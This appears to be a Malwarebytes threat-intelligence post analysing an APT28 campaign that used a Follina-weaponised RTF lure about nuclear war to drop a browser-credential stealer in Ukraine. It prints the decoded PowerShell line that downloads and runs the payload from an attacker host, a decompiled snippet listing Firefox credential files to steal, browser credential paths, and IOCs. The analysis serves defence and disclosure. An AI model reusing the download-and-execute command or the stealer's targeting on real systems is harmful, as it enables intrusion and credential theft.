Russia's APT28 uses fear of nuclear war to spread Follina docs in Ukraine

Threat Intelligence Team ⋮⋮ 6/21/2022

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In a recent campaign, APT28, an advanced persistent threat actor linked with Russian intelligence, set its sights on Ukraine, targeting users with malware that steals credentials stored in browsers.

APT28 (also known as Sofacy and Fancy Bear) is a notorious Russian threat actor that has been active since at least 2004 with its main activity being collecting intelligence for the Russian government. The group is known to have targeted US politicians, and US organizations, including US nuclear facilities.


On June 20, 2022, Malwarebytes Threat Intelligence identified a document that had been weaponized with the Follina (CVE-2022-30190) exploit to download and execute a new .Net stealer first reported by Google. The discovery was also made independently by CERT-UA.

Follina is a recently-discovered zero-day exploit that uses the `ms-msdt` protocol to load malicious code from Word documents when they are opened. This is the first time we've observed APT28 using Follina in its operations.

The malicious document


The maldoc's filename, `Nuclear Terrorism A Very Real Threat.rtf`, attempts to get victims to open it by preying on their fears that the invasion of Ukraine will escalate into a nuclear conflict.

The content of the document is an article from the Atlantic Council called "*Will Putin use nuclear weapons in Ukraine? Our experts answer three burning questions*" published on May 10 this year.



The lure asks “Will Putin use nuclear weapons in Ukraine?”

The maldoc is an RTF file compiled on June 10, which suggests that the attack was used around the same time. It uses a remote template embedded in the `Document.xml.rels` file to retrieve a remote HTML file from the URL http://kitten-268.frge.io/article.html.



The malicious HTML document

The HTML file uses a JavaScript call to `window.location.href` to load and execute an encoded PowerShell script using the `ms-msdt` MSProtocol URI scheme. The decoded script uses `cmd` to run PowerShell code that downloads and executes the final payload:


```
"C:\WINDOWS\system32\cmd.exe" /k powershell -NonInteractive -WindowStyle Hidden -
NoProfile -command "& {iwr http://kompartpomiar.pl/grafika/SQLite.Interop.dll -
OutFile "C:\Users\$ENV:UserName\SQLite.Interop.dll";iwr
http://kompartpomiar.pl/grafika/docx.exe -OutFile
"C:\Users\$ENV:UserName\docx.exe";Start-Process
"C:\Users\$ENV:UserName\docx.exe"}"
```

Payload Analysis

The final payload is a variant of a stealer APT28 has used against targets in Ukraine before. In the oldest variant, the stealer used a fake error message to hide what it was doing (A secondary thread was displaying this error message while the main program continued executing.) The new variant does not show the popup.

In older versions of the stealer, a fake error message distracted users

The variant used in this attack is almost identical to the one reported by Google, with just a few minor refactors and some additional sleep commands.




A side-by-side comparison of two versions of the APT28 stealer

As with the previous variant, the stealer's main pupose is to steal data from several popular browsers.

Google Chrome and Microsoft Edge

The malware steals any website credentials (username, password, and url) users have saved in the browser by reading the contents of `%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data`.



Debugging session showing how attackers are capable of stealing credentials

In a very similar way, the new variant also grabs all the saved cookies stored in Google Chrome by accessing `%LOCALAPPDATA%\Google\Chrome\User Data\Default\Network\Cookies`.

Cookie stealing code (Google Chrome)

Stolen cookies can sometimes be used to break into websites even if the username and password aren't saved to the browser.

The code to steal cookies and passwords from the Chromium-based Edge browser is almost identical to the code used for Chrome.

Firefox

This malware can also steal data from Firefox. It does this by iterating through every profile looking for the `cookies.sqlite` file that stores the cookies for each user.

1404	4468	CreateFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryNetwork...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	CloseFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	CreateFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryAttributeT...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	CloseFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	CreateFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryStandardI...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryBasicInfor...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryStreamInf...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryBasicInfor...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryEaInform...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryAttributeI...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	ReadFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	CloseFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite	SUCCESS
1404	4468	CreateFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\tju0dge5.default\cookies.sqlite	NAME NOT FOUND

Sysmon capturing access to cookies.sqlite file

In the case of passwords, the attackers attempt to steal `logins.json`, `key3.db`, `key4.db`, `cert8.db`, `cert9.db`, `signons.sqlite`.


```
// DocumentSaver.Program
// Token: 0x0600000F RID: 15 RVA: 0x00002828 File Offset: 0x00000A28
private static void ff2()
{
    string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles\\";
    bool flag = !Directory.Exists(path);
    if (!flag)
    {
        string[] directories = Directory.GetDirectories(path);
        string[] array = new string[]
        {
            "logins.json",
            "key4.db",
            "cert9.db",
            "signons.sqlite",
            "key3.db",
            "cert8.db"
        };
```

Attackers will grab also passwords from Firefox

These files are necessary for recovering elements like saved passwords and certificates. Old versions are also supported (`signons.sqlite`, `key3.db` and `cert8.db` are no longer used by new Firefox versions). Note that if the user has set a master password, the attackers will likely attempt to crack this password offline, later, to recover these credentials.

Exfiltrating data

The malware uses the IMAP email protocol to exfiltrate data to its command and control (C2) server.



The IMAP login event

The old variant of this stealer connected to mail[.]sartoc.com (144.208.77.68) to exfiltrate data. The new variant uses the same method but a different domain, www.specialityllc[.]com. Interestingly both are located in Dubai.


It's likely the owners of the C2 websites have nothing to do with APT28, and the group simply took advantage of abandoned or vulnerable sites.

Although ransacking browsers might look like petty theft, passwords are the key to accessing sensitive information and intelligence. The target, and the involvement of APT28, a division of Russian military intelligence), suggests that campaign is a part of the conflict in Ukraine, or at the very least linked to the foreign policy and military objectives of the Russian state. Ukraine continues to be a battleground for cyberattacks and espionage, as well as devastating kinetic warfare and humanitarian abuses.

For more coverage of threat actors active in the Ukraine conflict, read our recent article about the efforts of an unknown APT group that has targeted Russia repeatedly since Ukraine invasion.

Protection

Malwarebytes customers were proactively protected against this campaign thanks to our anti-exploit protection.



IOCs

Maldoc:
Nuclear Terrorism A Very Real Threat.rtf
daaa271cee97853bf4e235b55cb34c1f03ea6f8d3c958f86728d41f418b0bf01

Remote template (Follina):
http://kitten-268.frge[.]io/article.html

Stealer:
http://kompartpomiar[.]pl/grafika/docx.exe
2318ae5d7c23bf186b88abecf892e23ce199381b22c8eb216ad1616ee8877933

C2:
www.specialityllc[.]com